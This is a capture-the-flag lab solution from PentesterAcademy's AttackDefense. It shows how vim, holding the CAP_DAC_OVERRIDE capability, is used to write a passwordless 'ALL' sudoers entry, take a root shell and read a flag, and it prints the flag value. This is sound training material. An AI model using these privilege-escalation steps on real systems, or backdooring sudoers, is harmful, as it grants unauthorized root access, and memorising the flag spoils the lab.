ATTACK DEFENSE

by PentesterAcademy

Name	The Basics: CAP_DAC_OVERRIDE
URL	https://attackdefense.com/challengedetails?cid=1364
Type	Privilege Escalation : Linux Capabilities


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: In this lab, you need to abuse the CAP_DAC_OVERRIDE to get root on the box! A FLAG is stored in root's home directory which you need to recover!

Solution:

Step 1: Identify the binaries which have capabilities set.

Command: getcap -r / 2>/dev/null



```
student@localhost:~$
student@localhost:~$ getcap -r / 2>/dev/null
/usr/bin/vim.basic = cap_dac_override+ep
student@localhost:~$
```


The CAP_DAC_OVERRIDE capability is set on /usr/bin/vim.basic binary. As a result, the current user can bypass permission checks and can read/write any file.

Step 2: Using vim, edit /etc/sudoers file and allow student user to execute all commands as root.

Command: vim /etc/sudoers

Insert the following line in the sudoers file.


student ALL=(ALL) NOPASSWD:ALL



```
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

student ALL=(ALL) NOPASSWD:ALL
#includedir /etc/sudoers.d
-- INSERT --
```

Step 3: Use sudo -i command to obtain a root shell


Command: sudo -i



```
student@localhost:~$
student@localhost:~$ sudo -i
root@localhost:~#
root@localhost:~#
```

Step 4: Search for the flag.


Command: find / -name *flag* 2>/dev/null



```
root@localhost:~#
root@localhost:~# find / -name *flag* 2>/dev/null
/root/flag-7431b
root@localhost:~#
```

Step 5: Retrieve the flag.

Command: cat /root/flag-7431b



```
root@localhost:~#
root@localhost:~# cat /root/flag-7431b
7431b979ad51ee585f07f6e38da53742
root@localhost:~#
```

Flag: 7431b979ad51ee585f07f6e38da53742

References:

1. Capabilities (http://man7.org/linux/man-pages/man7/capabilities.7.html)